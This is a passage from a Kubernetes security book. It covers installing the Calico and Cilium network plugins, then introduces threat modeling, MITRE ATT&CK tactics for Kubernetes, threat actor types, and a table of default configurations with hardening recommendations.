In cloud environments (such as AWS or GCP), a basic CNI plugin is used, KubeNet. This plugin integrates with the cloud provider’s VPC network, leveraging the underlying network infrastructure to route traffic between nodes. To use CNI plugins in a Kubernetes cluster, users must pass the `--network-plugin=cni` command-line option and specify a configuration file via the `--cni-`

conf-dir flag or in the /etc/cni/net.d default directory. The following is a sample configuration defined within the Kubernetes cluster so that kubelet may know which CNI plugin to interact with:

```
{
  'name': 'k8s-pod-network',
  'cniVersion': '0.3.0',
  'plugins': [
    {
      'type': 'calico',
      'log_level': 'info',
      'datastore_type': 'kubernetes',
      'nodename': '127.0.0.1',
      'ipam': {
        'type': 'host-local',
        'subnet': 'usePodCidr'
      },
      'policy': {
        'type': 'k8s'
      },
      'kubernetes': {
        'kubeconfig': '/etc/cni/net.d/calico-kubeconfig'
      }
    },
    {
      'type': 'portmap',
      'capabilities': {'portMappings': true}
    }
  ]
}
```

The preceding CNI configuration file tells kubelet to use Calico as a CNI plugin and use host-local to allocate IP addresses to Pods. In the list, there is another CNI plugin, called portmap, that is used to support hostPort, which allows container ports to be exposed on the host IP.

When creating a cluster with **Kubernetes Operations (kops)**, you can also specify the CNI plugin you would like to use, as illustrated in the following code block:

```
export NODE_SIZE=${NODE_SIZE:-m4.large}
export MASTER_SIZE=${MASTER_SIZE:-m4.large}
```

```
export ZONES=${ZONES:-'us-east-1d,us-east-1b,us-east-1c'}
export KOPS_STATE_STORE='s3://my-state-store'
kops create cluster k8s-clusters.example.com \
--node-count 3 \
--zones $ZONES \
--node-size $NODE_SIZE \
--master-size $MASTER_SIZE \
--master-zones $ZONES \
--networking calico \
--topology private \
--bastion='true' \
--yes
```

In this last example, the cluster is created using the Calico CNI plugin, which is described next.

Calico

Calico is an open source project that enables cloud-native application connectivity and policies. It integrates with major orchestration systems such as Kubernetes, Apache Mesos, Docker, and OpenStack. Compared to other CNI plugins, here are a few things about Calico worth highlighting:

- Calico provides a flat IP network, which means there will be no IP encapsulation appended to the IP message (no overlays). Also, this means that each IP address assigned to the Pod is fully routable. The ability to run without an overlay provides exceptional throughput.
- Calico has better performance and less resource consumption, according to Alexis Ducastel's experiments.
- Calico offers a more comprehensive network policy compared to Kubernetes' built-in network policy. Kubernetes' network policy can only define whitelist (allow list) rules, while Calico network policies can also define blacklist (deny list) rules.

When integrating Calico into Kubernetes, you will see three components running inside the Kubernetes cluster, as follows:

- **The calico/node is deployed as a DaemonSet:** This means that it runs on every node in the cluster. It is responsible for programming and routing kernel routes to local workloads and enforces the local filtering rules required by the current network policies in the cluster. It is also responsible for broadcasting the routing tables to other nodes to keep the IP routes in sync across the cluster.

- **The CNI plugin binaries:** This includes two binary executables (`calico` and `calico-ipam`) and a configuration file that integrates directly with the Kubernetes kubelet process on each node. It watches the Pod creation event and then adds Pods to the Calico networking.
- **The Calico Kubernetes controllers:** Running as a standalone Pod, monitor the Kubernetes **application programming interface (API)** to keep Calico in sync.

Calico is a popular CNI plugin. Kubernetes administrators have full freedom to choose whatever CNI plugin fits their requirements. Just keep in mind that security is essential and is one of the important decision factors. We've talked a lot about the Kubernetes network in the previous sections. Next, we will be covering one of the most popular network plugins, **Cilium**.

Cilium

To fully comprehend the power and popularity of this CNI, it is crucial for you to understand the Linux kernel technology known as **Berkeley Packet Filter (BPF)** and **Extended Berkeley Packet Filter (eBPF)** [4]. Take a moment to follow the reference links to get a better understanding of such technologies if you want to deep dive.

In summary, BPF enables network interfaces to pass all packets, including those intended for other hosts, to user-space programs. For instance, the popular network traffic capture `tcpdump` process may require only the packets that initiate a TCP connection. BPF filters the traffic, delivering only the packets that meet the specific criteria defined by the process. That saves a lot on unnecessary traffic and data transfers. On the other hand, eBPF was designed with a focus on networking, observability, tracing, and security. Programs can be safely and efficiently isolated to run within the operating system, extending the kernel's capabilities without the need to load new kernel modules. In simpler terms, it allows programs to operate in privileged contexts, such as the operating system itself.

According to its website, the network CNI plugin Cilium has many advantages that make it unique compared to other networking and security solutions in the cloud-native ecosystem:

- Cilium uses eBPF technology to give detailed insights into network traffic and precise control over network connections. This technology allows for advanced monitoring and management capabilities within the kernel.
- Cilium also supports micro-segmentation at the network level, which helps organizations apply specific rules to limit communication between different services or workloads, boosting security.

- It ensures that all network traffic is encrypted and authenticated, ensuring only authorized users can access data and resources, protecting sensitive information.
- Cilium offers network firewalling from layer 3 to layer 7, supporting protocols such as HTTP, gRPC, and Kafka, providing application-aware network security that defends against attacks targeting specific applications or services.
- It provides thorough observability for Kubernetes and cloud-native infrastructures, allowing security teams to have actionable insights into network activity and integrate this information into Security Information and Event Management (SIEM) solutions.
- By using eBPF, Cilium easily adds security visibility and enforcement to cloud-native environments.
- Instead of using traditional IP addresses, Cilium identifies and manages security at the service, Pod, or container level. This helps filter at the application layer, providing isolation and simplifying security policy applications in changing environments.

By separating security from network addressing, Cilium improves security effectiveness. With eBPF, Cilium can offer these features at scale, even in large environments.

Installing Cilium

In this section, we will provide a step-by-step guide on how to install the Cilium plugin. This demonstration uses an AWS EKS cluster, although the same steps should apply to other types of clusters, such as AKS or GKE. You can follow along in your own lab environment. While EKS is used as the example platform, the instructions can be adapted for any Kubernetes platform. For more detailed information on the installation and usage of the plugin, please see the *Further reading* section [5].

Assuming we already have an EKS cluster running with a minimum of two nodes, the first step is to ensure we meet the installation requirements. One critical requirement is that the EKS-managed node groups must be properly tainted to guarantee that application Pods are managed correctly by Cilium. This ensures that application Pods will only be scheduled once Cilium is ready to manage them.

Use the following command to display the status of the two EKS nodes and the default CNI version provided by AWS:

```
kubectl get nodes
kubectl describe daemonset aws-node --namespace kube-system | grep amazon-
k8s-cni: | cut -d : -f 3
v1.15.1-eksbuild.1
```

To apply taints to the two nodes in our lab environment, execute the following command using the AWS CLI:

```
aws eks update-nodegroup-config \
  --cluster-name raul-dev-eks \
  --nodegroup-name raul-dev-eks-nodes \
  --taints 'addOrUpdateTaints=[{key="node.cilium.io/agent-not-
  ready",value=true,effect=NO_EXECUTE}]'
```

Replace the `cluster-name` and `nodegroup-name` parameters with the specific names of your cluster and node group.

You are now prepared to install Cilium CLI on your administrative machine. The Cilium CLI will enable you to install the Cilium CNI plugin on your cluster. Follow these steps:

1. Run the following commands to install:

```
CILIUM_CLI_VERSION=$(curl -s https://raw.githubusercontent.com/
cilium/cilium-cli/main/stable.txt)
CLI_ARCH=amd64
if [ "$(uname -m)" = "aarch64" ]; then CLI_ARCH=arm64; fi
curl -L --fail --remote-name-all https://github.com/cilium/cilium-
cli/releases/download/${CILIUM_CLI_VERSION}/cilium-linux-${CLI_
ARCH}.tar.gz{,.sha256sum}
sha256sum --check cilium-linux-${CLI_ARCH}.tar.gz.sha256sum
sudo tar -xzvf cilium-linux-${CLI_ARCH}.tar.gz -C /usr/local/bin
rm cilium-linux-${CLI_ARCH}.tar.gz{,.sha256sum}
```

2. To verify the installation status and version, execute the following command:

```
cilium version -client
```

```
root@ip-172-31-42-215:/home/ubuntu# cilium version --client
cilium-cli: v0.16.10 compiled with go1.22.4 on linux/amd64
cilium image (default): v1.15.5
cilium image (stable): v1.15.5
root@ip-172-31-42-215:/home/ubuntu# █
```

Figure 2.6 – Verifying the Cilium version installed

The output is displayed as shown in the preceding figure.

- Now, use the following to install the Cilium agent:

```

cilium install --version 1.15.5
cilium status --wait

  /--\
 /--\  /--\ Cilium:      OK
 \--\  \--\ Operator:   OK
  /--\  /--\ Hubble:    disabled
 \--\  \--\ ClusterMesh: disabled
   \--/

DaemonSet      cilium      Desired: 2, Ready: 2/2,
Available: 2/2
Deployment      cilium-operator  Desired: 2, Ready: 2/2,
Available: 2/2
Containers:     cilium-operator  Running: 2
                  cilium         Running: 2
Image versions  cilium           quay.io/cilium/cilium:v1.15.5:
2
                  cilium-operator  quay.io/cilium/operator-
generic:v1.15.5: 2

```

- Lastly, but importantly, perform a network connectivity test by running the following command:

```

cilium connectivity test

```

If everything was successful, you now have a fully functional Kubernetes cluster with Cilium.

Summary

This chapter discussed the typical port resource conflict problem and how the Kubernetes network model tries to avoid this while maintaining good compatibility for migrating applications from the VM to Kubernetes Pods. Next, the communication inside a Pod, among Pods, and from external sources to Pods was discussed.

Finally, we covered the basic concept of the CNI and introduced how Calico works in the Kubernetes environment with a step-by-step guide to install a popular CNI plugin (Cilium). After the first two chapters, we hope you have a basic understanding of how Kubernetes networking components work and how components communicate with each other.

In *Chapter 3, Threat Modeling*, we're going to talk about threat modeling.

Further reading

- [1] Cgroups: https://www.man7.org/training/download/secisol_cgroups_v1_slides.pdf
- [2] CNCF site: <https://github.com/containernetworking/cni>
- [3] Alexis Ducastel's article: <https://itnext.io/benchmark-results-of-kubernetes-network-plugins-cni-over-40gbit-s-network-2024-156f085a5e4e>
- [4] eBPF documentation: <https://ebpf.io/what-is-ebpf/>
- [5] Installation guide for the Cilium plugin on an AWS EKS cluster: <https://docs.cilium.io/en/stable/gettingstarted/k8s-install-default/>

3

Threat Modeling

Kubernetes is a large ecosystem comprising multiple components such as kube-apiserver, etcd, kube-scheduler, kubelet, and more. In *Chapter 1, Kubernetes Architecture* we highlighted the basic functionality of different Kubernetes components. In the default configuration, interactions between Kubernetes components result in threats that developers and cluster administrators should be aware of. Additionally, deploying applications in Kubernetes introduces new entities that the application interacts with, adding new threat actors and attack surfaces to the threat model of the application.

This chapter will briefly introduce threat modeling and discuss component interactions within the Kubernetes ecosystem. You will look at the threats in the default Kubernetes configuration. Finally, we will talk about how threat modeling applications within the Kubernetes ecosystem can detect additional threat actors and expose new attack surfaces, highlighting areas that require you to add more security controls.

The goal of this chapter is to help you understand that the default Kubernetes configuration is not sufficient to protect your deployed application from attackers. Kubernetes is a constantly evolving community-maintained platform, and as a result, some of the threats highlighted in this chapter may not have established mitigations, as the severity and impact of these threats can vary significantly depending on the environment.

This chapter aims to highlight the threats in the Kubernetes ecosystem, which includes the Kubernetes components and workloads in a Kubernetes cluster, so developers and DevOps engineers understand the risks of their deployments and have a risk mitigation plan in place for the known threats. This chapter will cover the following topics:

- Introduction to threat modeling
- Component interactions
- MITRE ATT&CK framework
- Threat actors in the Kubernetes environment
- The Kubernetes components/objects threat model
- Threat modeling applications in Kubernetes

Introduction to threat modeling

Threat modeling is the process of analyzing the system during the design phase of the **software development life cycle (SDLC)** to identify risks to the system proactively. Threat modeling is used to address security requirements early in the development cycle to reduce the severity of risks from the start. The process involves identifying threats, understanding the effects of each threat, and finally, developing a mitigation strategy for every threat. Threat modeling highlights the risks in an ecosystem in the form of a simple matrix with the likelihood and impact of the risk and a corresponding risk mitigation strategy if it exists.

After a successful threat modeling session, you're able to define the following:

- **Asset:** A property of an ecosystem that you need to protect.
- **Security control:** A property of a system that protects the asset against identified risks. These are either safeguards or countermeasures against the risk to the asset.
- **Threat actor:** An entity (individual or group) or organization including script kiddies, nation-state attackers, and hackers who exploit vulnerabilities – the ones that carry out or intend to carry out a threat.
- **Attack surface:** The part of the system that the threat actor is interacting with. It includes the entry point of the threat actor into the system.
- **Threat:** A potential danger or malicious activity aimed at compromising the security of an information system. Threats may involve malicious actors exploiting vulnerabilities to cause damage to assets or systems.
- **Mitigation:** Defines how to reduce the likelihood and impact of a threat to an asset.

The industry usually follows one of the following approaches to threat modeling:

- **STRIDE:** The STRIDE model was published by Microsoft in 1999. It is an acronym for **Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Escalation of Privilege**. STRIDE models the threats to a system to answer the question, *What can go wrong with the system?*. An example could be tampering. For example, a malicious modification of a container image within a registry may enable an attacker to inject and execute harmful code upon deployment. Once these tampered images are deployed, bad actors can affect multiple Pods and nodes in the cluster.
- **Process for Attack Simulation and Threat Analysis (PASTA):** This is a risk-centric approach to threat modeling. PASTA follows an attacker-centric approach, which is used by the business and technical teams to develop asset-centric mitigation strategies.
- **Visual, Agile, and Simple Threat (VAST):** VAST modeling aims to integrate threat modeling across application and infrastructure development with SDLC and Agile software development. It provides a visualization scheme that provides actionable outputs to all stakeholders such as developers, architects, security researchers, and business executives.

There are other approaches to threat modeling, but the preceding three are the most commonly used within the industry.

In a real-world scenario, a security engineer will typically follow structured methodologies and frameworks such as STRIDE or **MITRE ATT&CK** and leverage specific tools designed to address Kubernetes' unique security needs. Examples of these tools are kube-bench for compliance, Trivy for vulnerability scanning, and so on.

Engineers can also leverage simulation tools such as kubect1 with impersonation or kube-monkey that can simulate attack scenarios, testing the cluster's resilience to specific threats and verifying that implemented security controls are effective. For example, kube-monkey simulates node and Pod failures, allowing security engineers to evaluate how well the environment handles unexpected disruptions.

Threat modeling can be an infinitely long task if the scope of the threat model is not well defined. Before starting to identify threats in an ecosystem, it is important that the architecture and workings of each component and the interactions between components are clearly understood.

In previous chapters, you have already looked at the basic functionality of every Kubernetes component in detail. Now, you will review the interactions between different components in Kubernetes before investigating the threats within the Kubernetes ecosystem.

Component interactions

Kubernetes components work collaboratively to ensure that the microservices running inside the cluster are functioning as expected. If you deploy a microservice as a DaemonSet, then the Kubernetes components will make sure there will be one Pod running the microservice in every node – no more, no less. So, what happens behind the scenes? *Figure 3.1* illustrates the components' interaction at a high level:




Figure 3.1 – Component interactions

In the preceding diagram, the Kubernetes architecture has the control plane (master node) positioned on the left. In the center, there are three worker nodes, each containing its respective kubelet and kube-proxy agent. At the top right, a detailed view of a worker node highlights the interactions between various components within the cluster. Notice the interaction between the different components of the cluster.

A quick recap of what these components do follows:

- **kube-apiserver:** The Kubernetes API server (kube-apiserver) is a control plane component that validates and configures data for objects.
- **etcd:** etcd is a high-availability key-value store used to store data such as configuration, state, and metadata.
- **kube-scheduler:** kube-scheduler is a default scheduler for Kubernetes. It watches for newly created Pods and assigns the Pods to nodes.
- **kube-controller-manager:** The Kubernetes controller manager is a combination of the core controllers that watch for state updates and make changes to the cluster accordingly.

- **cloud-controller-manager:** The cloud controller manager runs controllers to interact with the underlying cloud providers.
- **kubelet:** kubelet registers the node with the API server and monitors the Pods created using **PodSpecs** to ensure that the Pods and containers are healthy.

Note that only kube-apiserver communicates with etcd. Other Kubernetes components such as kube-scheduler, kube-controller-manager, and cloud-controller-manager interact with kube-apiserver running in the master nodes in order to fulfill their responsibilities. On the worker nodes, both kubelet and kube-proxy communicate with kube-apiserver.

Figure 3.2 presents a DaemonSet creation as an example to show how these components talk to each other:




Figure 3.2 – DaemonSet workflow

To create a DaemonSet, use the following steps:

1. The user sends a request to kube-apiserver to create a DaemonSet workload via HTTPS.
2. After authentication, authorization, and object validation, kube-apiserver creates the workload object information for the DaemonSet in the etcd database. Neither data in transit nor at rest is encrypted by default in etcd.
3. The DaemonSet controller watches that a new DaemonSet object is created and then sends a Pod creation request to kube-apiserver. Note that the DaemonSet basically means the microservice will run inside a Pod in every node.
4. kube-apiserver repeats the actions in *Step 2* and creates the workload object information for Pods in the etcd database.
5. kube-scheduler watches as a new Pod is created, then decides which node to run the Pod on based on the node selection criteria. After that, kube-scheduler sends a request to kube-apiserver for which node the Pod will be running on.
6. kube-apiserver receives the request from kube-scheduler and then updates etcd with the Pod's node assignment information.
7. The kubelet running on the worker node, which receives input from the API server, watches the new Pod that is assigned to this node, and then sends a request to the **Container Runtime Interface (CRI)** components, such as Docker, to start a container. After that, the kubelet will send the Pod's status back to kube-apiserver.
8. kube-apiserver receives the Pod's status information from the kubelet on the target node, then updates the etcd database with the Pod status.
9. Once the Pods (from the DaemonSet) are created, the Pods are able to communicate with other Kubernetes components, and the microservice should be up and running.

Note that not all communication between components is secure by default. It depends on the configuration of those components. We will cover this in more detail in *Chapter 6, Securing Cluster Components*.

We have provided a clear explanation of how all components interact, providing a step-by-step example using a DaemonSet deployment, allowing you to observe the process in practice. Next, we will explore the MITRE ATT&CK Framework, including the various tactics and techniques it includes.

MITRE ATT&CK framework

Tactics and techniques leveraged by bad actors can be mapped to security controls by using the popular **MITRE ATT&CK® framework** [1]. This framework is a collection of tactics and techniques leveraged by bad actors in the wild. The matrices of MITRE ATT&CK cover various technologies such as cloud, operating systems, Kubernetes, and so on. These matrices help defenders from organizations understand the attack surface in their environments and ensure they put the correct security controls and mitigations to the various risks.

Tactics included for Kubernetes are the following:

- **Initial access:** The primary objective of an attacker is to gain entry into a network or system. *Initial access* refers to a set of techniques employed to achieve this. These may include exploiting vulnerabilities in publicly accessible web applications, compromising a user's computer through phishing, using social engineering tactics to trick individuals into revealing credentials, and many others. In some cases, initial access can also provide persistent access, such as when attackers use legitimate credentials to log in to external remote services. One example of initial access in a Kubernetes cluster could be when attackers gain unauthorized access to the cluster through an exposed Kubernetes dashboard, which may have been left open without proper authentication controls.
- **Execution:** Following the initial access, execution involves various techniques that enable attackers to run malicious code to achieve their objectives, such as gaining deeper access to the network or exfiltrating data to their own systems. For example, an adversary might execute a remote access tool, such as PsExec [2], to gain further insights into the compromised network or system.
- **Persistence:** This technique enables malicious actors to maintain persistence on a system or network, even after reboots. Additionally, attackers can persist even if targeted credentials are changed. Methods used to achieve persistence on compromised systems include modifying legitimate code, adding binaries to startup registry keys, and hiding malicious artifacts, among others. Attackers may create or modify role bindings with elevated permissions, allowing persistent access to Kubernetes resources.

- **Privilege escalation:** The primary objective of an attacker is to escalate their privileges within a network or system. Initially, adversaries often gain access with low-privilege user accounts and then employ various techniques to elevate their permissions. They typically scan the network for vulnerabilities or misconfigurations in systems that allow them to gain root or administrator access. Attackers can exploit container vulnerabilities to escape into the host, gain control over the node, or use service accounts with excessive permissions to elevate their access within the Kubernetes environment.
- **Defense evasion:** Once adversaries have gained high privileges within a network, their next objective is to evade detection by the target's security defenses. To achieve this, they may employ techniques such as uninstalling security tools or antivirus software and encrypting the files and scripts they use. Other tactics include injecting malware into legitimate processes running on the system. A common method is to leverage native, legitimate tools from the operating system itself to avoid detection, a tactic known as **living off the land (LOTL)**. Also, attackers can delete or modify Pods to cover their tracks, disable security monitoring agents deployed within Pods, or even modify or delete log files to evade detection.
- **Credential access:** At this stage, attackers will focus on obtaining credentials such as usernames and passwords. They may use tools to dump password databases or install keylogging software on the victim's machine to capture everything typed on the keyboard. Using legitimate user credentials makes detection significantly more challenging for defenders and enables attackers to create additional accounts, escalate privileges, and move laterally across different parts of the network, ultimately helping them achieve their objectives. One example could be when bad actors access sensitive information stored in Kubernetes Secrets, such as credentials or encryption keys, or explore the filesystem of nodes to discover sensitive data.
- **Discovery:** In this phase, attackers have reached a point where they feel secure and will try to gather as much information about the system or network as possible. These discovery techniques enable adversaries to plan their next actions and identify new targets by revealing what they can control. LOTL techniques are often employed during this phase to collect post-compromise information. Methods such as enumerating assets, users, and other system details are commonly used to further the attacker's objectives. Attackers may query the Kubernetes API to enumerate resources, such as deployments, secrets, and roles, and may conduct network scans from within compromised containers to map out internal network structures.

- **Lateral movement:** After completing the discovery phase, adversaries are prepared to move laterally within the network to locate and access their target. This phase involves pivoting and navigating through multiple systems. Once they have gained access, attackers may install their own remote access tools to facilitate lateral movement or leverage legitimate credentials to avoid detection. Bad actors can move laterally by exploiting open network policies or misconfigured services, and once they gain access to a node, they can potentially access other nodes or Pods within the cluster.
- **Impact:** The final phase involves the ultimate objective of the attackers. These goals can vary, including actions such as destroying resources within the target network, employing **denial-of-service (DoS)** [3] attacks, engaging in crypto-mining, or stealing sensitive data. Attackers can launch a DoS attack by overloading the Kubernetes API server or exhausting cluster resources and may use the resources of compromised clusters for crypto mining, consuming CPU and memory.

The referenced link [4] will give you many more details on the containers' MITRE ATT&CK matrices created by Microsoft.

Threat actors in Kubernetes environments

A threat actor is an entity or code executing in the system that the asset should be protected from. From a defense standpoint, you first need to understand who your potential enemies are or your defense strategy will not be effective. Threat actors in Kubernetes environments can be broadly classified into three categories:

- **End user:** An entity that can connect to the application. The entry point for this actor is usually the load balancer or ingress. Sometimes, Pods, containers, or NodePorts may be directly exposed to the internet, adding more entry points for the end user.
- **Internal attacker:** An entity that has limited access inside the Kubernetes cluster. Malicious containers or Pods spawned within the cluster are examples of internal attackers.
- **Privileged attacker:** An entity that has administrator access inside the Kubernetes cluster. Infrastructure administrators, compromised kube-apiserver instances, and malicious nodes are all examples of privileged attackers.

Figure 3.3 highlights the different actors in the Kubernetes ecosystem:




Figure 3.3 – Types of actors on a Kubernetes cluster

As you can see in this diagram, the end user generally interacts with the HTTP/HTTPS routes exposed by the Ingress controller, the load balancer, or the Pods. The end user is the least privileged. The internal attacker, on the other hand, has limited access to resources within the cluster. The privileged attacker is the most privileged and can modify the cluster. These three categories of attackers help determine the severity of a threat. A threat involving an end user has a higher severity compared to a threat involving a privileged attacker. Although these roles seem isolated in the diagram, an attacker can change from an end user to an internal attacker using an elevation of privilege attack.

Threats in Kubernetes clusters

Bad actors can employ various techniques to compromise a cluster. Initially, they scan the internet for any publicly facing vulnerabilities in components to exploit. Once inside, they utilize additional scanning tools such as **Masscan** and **Nmap** to move laterally within other components. This allows them to search for credentials, including cloud access keys, tokens, and SSH keys from other nodes. Finally, they often deploy **crypto-mining** software on newly launched Pods to obtain rewards. With our new understanding of Kubernetes components and threat actors, we're moving on to threat modeling a Kubernetes cluster.

Nodes and Pods are the fundamental Kubernetes objects that run workloads. Note that all these components are assets and should be protected from threats. Any of these components getting compromised could lead to the next step of an attack, such as privilege escalation. Also, note that kube-apiserver and etcd are the brain and heart of a Kubernetes cluster. If either of them were to get compromised, that would be game over.

The following table provides a detailed approach to securing each component of Kubernetes, covering the major Kubernetes components, nodes, and Pods. It shows every component's default configuration and the security recommendations.

Component	Default configuration	Security recommendations
kube-apiserver	Exposes the API via HTTPS. By default, RBAC is enabled. Anonymous access is disabled.	Enable audit logging for visibility. Enforce RBAC policies. Use API whitelisting/blacklisting. Use TLS for all communications Disable insecure ports.
etcd	Stores all cluster data unencrypted by default.	Encrypt etcd data at rest. Secure etcd with TLS. Restrict access to etcd to control plane nodes only. Regularly back up etcd.
controller-manager	Handles node and Pod controllers.	Disable insecure port if enabled. Restrict access to the Controller Manager. Disable insecure port if enabled.

Component	Default configuration	Security recommendations
Scheduler	Default ports Run Pods	Restrict access to the port. Regularly patch and update nodes. Limit kubelet privileges. Enable kubelet authentication and authorization.
kubelet	Manages individual nodes, and allows access to exec into Pods and open ports by default.	Restrict access to the Kubelet API. Do not enable anonymous access. Use the NodeRestriction admission plugin. Enable client certificate authentication.
kube-proxy	Manages network rules and open ports by default	Use network policies to control Pod communication. Apply firewall rules on the node. Ensure kube-proxy is configured for secure communication.
Pods	Containers run as root by default and no resource limits by default.	Use least privilege configurations to limit root privileges. Set resource limits for all containers. Enable SELinux/AppArmor for additional container security.
Networking	Flat network by default and all Pods can communicate with each other.	Implement Network Policies to control traffic flow. Encrypt Pod network traffic using service mesh (e.g., Istio). Use encrypted overlays such as WireGuard.
Ingress	Exposes services externally with no default authentication or authorization.	Use TLS for all Ingress endpoints. Enable authentication and authorization mechanisms. Implement web application firewalls (WAFs) for protection.

Component	Default configuration	Security recommendations
DNS (Core DNS)	Provides internal DNS and default DNS resolver for pods.	Ensure DNS logs are enabled. Limit DNS access to necessary pods only. Regularly update CoreDNS for vulnerability patches.
Secrets	Base64-encoded by default (not encrypted)	Enable encryption at rest for Secrets. Use external Secret management solutions (e.g., HashiCorp Vault). Limit Secret access using RBAC.
Service accounts	Automatically mounted to pods and no role restrictions by default.	Disable automatic mounting of default Service accounts. Assign least privilege roles to Service accounts using RBAC. Rotate Service account tokens regularly.
Admission controller	Retains data even after Pod deletion and no encryption by default.	Use encryption for persistent storage. Set appropriate permissions for persistent volume claims (PVCs) . Implement backup and recovery procedures. Use admission control policies to secure k8s implementation. Use Open Policy Agent.

Table 3.1 – Kubernetes components with default configurations and corresponding security recommendations

In this section, you learned how to better secure your Kubernetes components. You also examined how default configurations are not always using the least privilege and might allow attackers to compromise our clusters. Next, you will see how threat modeling can be implemented for applications.

Threat modeling application in Kubernetes

Now that we have looked at the threats in a Kubernetes cluster, let's move on to discuss how threat modeling will look for an application deployed on Kubernetes. Deployment in Kubernetes adds additional complexities to the threat model. Kubernetes adds additional considerations, assets, threat actors, and new security controls that need to be considered before investigating the threats to the deployed application.

Take a simple example of a three-tier web application, as shown in *Figure 3.4*:

